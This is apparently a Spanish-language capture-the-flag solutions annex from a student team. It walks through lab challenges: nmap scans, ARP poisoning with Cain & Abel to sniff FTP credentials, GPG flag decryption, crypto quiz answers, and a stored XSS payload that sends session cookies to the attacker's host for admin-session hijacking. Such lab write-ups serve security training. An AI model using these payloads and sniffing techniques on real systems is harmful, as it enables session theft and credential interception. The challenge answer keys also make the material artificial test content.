Start Tamper Data - Mozilla Firefox

URL: http://52.137.32.181/user\_agent/  
Method: GET  
Type: main\_frame

**Headers**

Name	Value
Host	52.137.32.181
User-Agent	Grupo1Azure
Accept	text/html,application/xhtml+xml
Accept-Language	es-ES,es;q=0.8,en-US;q=0.5
Accept-Encoding	gzip, deflate
Connection	keep-alive
Upgrade-Insecure-Requests	1

Add Header Stop Tamper Ok

Una vez pasada esta última prueba, el reto ha terminado.






## ANEXO Soluciones

### 3. Reto 3

Entramos al escritorio del Windows 10 que me hemos proporcionado, lo primero que me encontramos son nmap y cain&abel instalados.



Lo primero que vamos a hacer es probar el nmap, escanear la red y ver que equipos están dentro de ella, para ello primero hacemos un ipconfig y nos fijamos en la ip de nuestro.

```
C:\Users\grupolazure>ipconfig
Configuración IP de Windows

Adaptador de Ethernet Ethernet:

    Sufijo DNS específico para la conexión. . . :
    Vínculo: dirección IPv6 local. . . : fe80::a13e:7ed8:8601:cd62%4
    Dirección IPv4. . . . . : 10.0.2.5
    Máscara de subred . . . . . : 255.255.255.0
    Puerta de enlace predeterminada . . . . . : 10.0.2.1
```

Ahora nos vamos nmap y hago un regular scan para ver que equipos hay en la red y también los puertos que tienen abiertos.

Observamos que hay varios equipos con puertos abiertos, pero nos salta a la vista uno en especial, que tiene abierto el puerto ftp.



# ANEXO Soluciones

```
445/tcp open microsoft-ds
808/tcp open ccproxy-http
MAC Address: 52:54:00:01:23:50 (QEMU virtual NIC)

Nmap scan report for 10.0.2.3
Host is up (0.0011s latency).
All 1000 scanned ports on 10.0.2.3 are filtered
MAC Address: 08:00:27:1D:83:5E (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.9
Host is up (0.0085s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 08:00:27:1D:64:F9 (Oracle VirtualBox virtual NIC)


Nmap scan report for 10.0.2.11
Host is up (0.016s latency).
All 1000 scanned ports on 10.0.2.11 are filtered
MAC Address: 08:00:27:70:0E:FD (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.10
Host is up (0.00020s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

Nmap done: 256 IP addresses (6 hosts up) scanned in 42.02 seconds
```

Dado que sabemos su ip y sabemos que tiene abierto el puerto ftp, vamos a envenenar la red con cain&abel para ver si podemos sacar algún dato clave.

Abrimos cain&abel, en configure nos aseguramos de que este escuchando en la interfaz correcta.



Activamos el sniffer.



Dentro de la pestaña sniffer, escaneamos la red.



# ANEXO Soluciones



Observamos los resultados.

IP address	MAC address	OUI fingerprint	Host name
10.0.2.1	525400123500		
10.0.2.2	525400123500		
10.0.2.3	0800271D835E	CADMUS COMPUTER SYST...	
10.0.2.9	0800271D64F9	CADMUS COMPUTER SYST...	
10.0.2.11	080027700EFD	CADMUS COMPUTER SYST...	


En las pestañas de abajo pincho en ARP.



Ahora hay que añadir el host a la lista.



Seleccionamos la información que vaya desde la ip con puerto ftp abierto, hacia la puerta de enlace.



Envenenamos la red.



En ese momento justo tenemos la suerte de que alguien se conecta.



## ANEXO Soluciones

Passwords	Timestamp	FTP server	Client	Username	Password
FTP (1)	30/11/2020 - 12:55:47	10.0.2.9	10.0.2.11	pepe	pepepepe
HTTP (0)					
IMAP (0)					

Tenemos las credenciales por lo tanto vamos y nos conectamos a ese ftp.

```
PS C:\Users\admin> ftp 10.0.2.9
Conectado a 10.0.2.9.
220 (vsFTPd 3.0.3)
200 Always in UTF8 mode.
Usuario (10.0.2.9:(none)): pepe
331 Please specify the password.
Contraseña:
230 Login successful.
ftp>
```

Al entrar nos encontramos con muchas carpetas y subcarpetas.

```
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x 2 0 0 4096 Nov 26 15:34 bbdd
drwxr-xr-x 2 0 0 4096 Nov 26 15:34 data
drwxr-xr-x 2 0 0 4096 Nov 26 15:41 redes
drwxr-xr-x 8 0 0 4096 Nov 26 15:43 seguridad
drwxr-xr-x 7 0 0 4096 Nov 26 15:38 web
226 Directory send OK.
```

Para que esto no nos de problemas nos descargaremos el cliente filezilla de su página oficial.



De esta forma nos ha sido bastante fácil encontrar la bandera y también su contraseña de descifrado.



# ANEXO Soluciones

Nombre de archivo	Tamaño d...	Tipo de arc...	Última modific...	Permisos
..				
flag.txt.asc	230	Archivo ASC	05/01/2021 16:...	-rw-r--r--

Nombre de archivo	Tamaño d...	Tipo de arc...	Última modific...	Permisos
..				
funciones.js	0	Archivo Ja...	05/01/2021 16:...	-rw-r--r--
passdescifrado.js	44	Archivo Ja...	05/01/2021 16:...	-rw-r--r--

Nos las copiamos a nuestro pc y el siguiente paso es descargarnos un programa para desencriptar la bandera.

Gpg4win 3.1.14 (Released: 2020-11-25)  
You can download the full version (including the Gpg4win compendium) of Gpg4win 3.1.14 here:

**Gpg4win 3.1.14**  
Size: 27.6 MByte

[OpenPGP signature \(for gpg4win-3.1.14.exe\)](#)  
SHA256: e2f2e967a1161dc7836c24195840aa57e9320d4c4138a01af96714f5a4577019  
[Changelog](#)


**Gpg4win 3.1.14 contains:**

- GnuPG 2.2.25
- Kleopatra 3.1.14
- GPA 0.10.0
- GpgOL 2.4.8
- GpgEX 1.0.6
- Kompendium (de) 4.0.1
- Compendium (en) 3.0.0


Pinchamos con el botón derecho sobre la bandera y luego en descifrar.



## ANEXO Soluciones



Introducimos la contraseña de descifrado que viene en el archivo "js".



Y habremos obtenido la bandera, que posteriormente hay que verificar en la web.





## ANEXO Soluciones

### 4. Reto 4:

The screenshot shows a web browser window with a title bar reading "No seguro | 52.137.32.181/Reto2/". The main content is a word search grid titled "SOPA DE LETRAS DEL IMPERIO ROMANO". The grid contains the following letters:

D	S	Z	W	E	E	D	I
S	I	J	H	A	R	F	G
V	I	V	X	T	M	Q	S
B	D	N	I	M	B	U	O
U	A	É	P	D	O	M	P
C	E	I	M	P	E	R	A
P	R	Q	D	W	L	I	E
H	G	F	S	A	B	T	E

Below the grid, a message reads: "Tu objetivo es encontrar la siguiente cita de Julio César: 'Divide y obtén el poder'". There is a small input field and a "Validar" button.

Para resolver este paso debemos fijarnos muy bien en la siguiente cita:

**Tu objetivo es encontrar la siguiente cita de Julio César: 'Divide y obtén el poder'**

Es importante saber que en la antigua Roma se empleaba el latín, por lo que, esa cita en latín es la siguiente:


"Divide Et Impera".





## ANEXO Soluciones

Necesitamos conocer el Cifrado César, para poder terminar de resolver este reto:



Por lo que, con nuestras tres palabras saldría lo siguiente:

DIVIDE ET IMPERA

QVIVQR RG VZCREN


**Tu objetivo es encontrar la siguiente cita de Julio César: 'Divide y obtén el poder'**

DIVIDE ET IMPERA


Validar



## ANEXO Soluciones



Para realizar este paso, necesitaremos completar el laberinto y anotar uno a uno los símbolos que nos vayamos encontrando en el camino. ¡Ojo! Sólo son válidos los símbolos que se encuentren en el camino correcto. La entrada al Laberinto se sitúa abajo a la izquierda.






## ANEXO Soluciones

Una vez encontrada la cadena de los últimos 25 dígitos de nuestra CLAVE PÚBLICA, podremos pasar al siguiente paso.



Además, contamos con un botón de descarga, para facilitar la resolución del laberinto con herramientas de Windows (Paint).



Para resolver correctamente este paso, debemos contestar a las 13 preguntas.

**Crucigrama**  
Resuelve el siguiente crucigrama para conseguir los últimos 15 dígitos de clave privada.  
La primera letra de cada respuesta formará la clave privada.

1 de 1      9/1/2021      Generar Crucigrama

**CryptoCTF**

**HORIZONTALES**

- 1. ¿Cuál fue el método de cifrado de la antigua Roma? [t](#)
- 3. [t](#)
- 5. ¿Cuáles de estos algoritmos no están basados es una red de Feistel? DES, AES, Blowfish, Twofish
- 6. [t](#)
- 8. [t](#)
- 12. [t](#)

**VERTICALES**

- 2. Al crear un certificado digital, ¿qué clave se utiliza para crear la firma digital del certificado? [t](#)
- 7. [t](#)
- 10. [t](#)
- 11. [t](#)
- 13. [t](#)

Generado por olesur.com.



## ANEXO Soluciones

**#1 Tipo de criptografía que se caracteriza por el uso de una clave única entre Emisor y Receptor**

SIMÉTRICA

**#2 Tipo de criptografía que se caracteriza por el uso de dos claves.**

ASIMÉTRICA

**#3\* ¿La clave privada se debe de compartir?**

NO

**#4 ¿Cómo se denomina al sistema simétrico que utilizó Alemania durante la II GM?**

ENIGMA

**#5 ¿Cuál de los siguientes es un algoritmo de cifrado simétrico? DES, PKI, El Gamal, MD5**

DES

**#6 ¿Cuáles de estos algoritmos no están basados en una red de Feistel? DES, AES, Blowfish, Twofish**

AES

**#7 ¿PGP e IKE son ejemplos de qué tipo de criptografía?**

Clave Pública

**#8 ¿Cuál de estos algoritmos utiliza aritmética modular y teoría de números elementales? 3DES, RSA, SHA3, RC6.**

RSA

**#9 Al crear un certificado digital, ¿qué clave se utiliza para crear la firma digital del certificado?**

Clave Privada

**#10 ¿Cuál de los siguientes no se usa como cifrado de bloques? ECB, OFB, CFB, CTE.**

CTE

**#11 ¿Cuál de estos ataques se utiliza para romper las claves de WPA2? Fuerza Bruta, PTW, KoreK**

FUERZA BRUTA

**#12 ¿Es CRC una MAC (Message Authentication Code)?**

NO



## ANEXO Soluciones

#13 País que desarrolló el protocolo AES.

EEUU

Una vez contestadas todas las preguntas de manera correcta, tenemos que seleccionar la primera letra de cada respuesta, para formar los últimos dígitos de la clave privada.

CCRNANASCEFED

**La primera letra de cada respuesta formará la clave privada.**

CCRNANASCEFED



# ANEXO Soluciones

## 5. Reto 5:

Entramos a la máquina de Ubuntu que me han proporcionado y escaneamos la red en busca de servicios en otras máquinas. Observamos que la máquina no posee nmap y procedo a descargarlo.

```
sudo apt-get install nmap
```

Compruebo en qué red estamos.

```
grupo1azure@grupo1azure-VirtualBox:~$ ifconfig
enp0s3      Link encap:Ethernet  direcciónHW 08:00:27:05:c7:ed
              Direc. inet 192.168.0.2  Difus.:192.168.0.255 Másc:
              Dirección inet6: fe80::74e7:c802:121f:b37/64 Alcance
```


Ahora sí, ejecutamos el nmap y comprobamos el resultado, el cuál es curioso, ya que parece haber una web en un pc que está en mi misma red.

```
grupo1azure@grupo1azure-VirtualBox:~$ nmap 192.168.0.0/24
Starting Nmap 7.01 ( https://nmap.org ) at 2021-01-06 19:39 CET
Nmap scan report for 192.168.0.1
Host is up (0.00025s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
53/tcp    open  domain

Nmap scan report for 192.168.0.2
Host is up (0.00026s latency).
All 1000 scanned ports on 192.168.0.2 are closed

Nmap scan report for 192.168.0.7
Host is up (0.00028s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

Abrimos la web y vemos que se trata de un blog donde la gente puede postear.



También tiene un apartado para que entre el administrador de la misma.



## ANEXO Soluciones

Para loguearte introduce usuario y contraseña

Login

Usuario

Contraseña

Entrar

Voy a aprovechar los post para comprobar si es vulnerable a ataques xss.

**Blog de Pepe**

Inicio | A

Welcome

Welcome to my blog. Leave a comment if you like the new design :)

Comments:


Título:

Autor:

Texto:

Submit Query

Pinchamos en enviar y nos damos cuenta de que ejecuta el código.



Creamos un pequeño php para capturar el valor de la cookie y almacenarlo en una variable.



# ANEXO Soluciones

```
azulare@grupo1azulare-VirtualBox:~$ GNU nano 2.5.3 Archivo: index.php
<?php
$cookie = isset($_GET["clave"])?$_GET['clave']:"";
?>
```

Arrancamos un servidor php en nuestro equipo. Como no está instalado debemos hacerlo nosotros.

**sudo apt-get install php**

Ahora sí, arrancamos el server en nuestra máquina.

```
grupolazure@grupolazure-VirtualBox:~$ sudo php -S 192.168.0.2:80
PHP 7.0.33-0ubuntu0.16.04.16 Development Server started at Wed Jan 6 19:51:26 2021
Listening on http://192.168.0.2:80
Document root is /home/grupolazure
Press Ctrl-C to quit.
```

Ahora vamos a la web de nuevo y vamos a inyectar el código javascript.

Formulario:

Título:

Autor:

Texto:  
<script>location.href='http://192.168.0.2/index.php?clave='+document.cookie;</script>

Ahora vamos al servidor que está siendo monitoreado y al poco tiempo veo una cookie.

```
grupolazure@grupolazure-VirtualBox:~$ sudo php -S 192.168.0.2:80
PHP 7.0.33-0ubuntu0.16.04.16 Development Server started at Wed Jan 6 19:51:26 2021
Listening on http://192.168.0.2:80
Document root is /home/grupolazure
Press Ctrl-C to quit.
[Wed Jan 6 19:53:57 2021] 192.168.0.2:44744 [200]: /index.php?clave=PHPSESSID=e8ecj76nsuj4jcjqrt84jpum84
[Wed Jan 6 19:53:57 2021] 192.168.0.2:44746 [404]: /favicon.ico - No such file or directory
[Wed Jan 6 19:53:57 2021] 192.168.0.2:44748 [404]: /favicon.ico - No such file or directory
[Wed Jan 6 19:54:05 2021] 192.168.0.7:58152 [200]: /index.php?clave=PHPSESSID=7ied18gf4k16m5leadfneuvu25
```

Rápidamente nos instalamos la extension cookies manager.



# ANEXO Soluciones


An efficient cookie manager. View, edit, delete and search for cookies. Supports private mode and Firefox mobile too. Designed for privacy and security aware users. Enable this extension to open the cookie manager, disable it if you are done.

+ Añadir a Firefox

⚠ This add-on is not actively monitored for security by Mozilla. Make sure you trust it before installing.

Saber más

Abrimos el cookies manager de ésta página.



Editamos la cookie actual.

Name	Value	Domain	Flags	Expiry date
PHPSESSID	e8ecj76nsuj4jcjqr84jp um84	192.168.0.7		At end of session

Escribimos la cookie capturada y guardamos.

Value

tfpbp98dnsvp7j7lgf0shuoo0

Domain



## ANEXO Soluciones

Como vemos, hemos conseguido acceder al panel de administración del servidor y ahí nos aparece nuestra ansiada bandera. Toca verificarla en la web.

Panel de administración

Inicio | Administrar post | Nuevo post | Desloguearse

Hola	modificar	borrar
Test	modificar	borrar

FLAG=348975698756

Escribe un nuevo post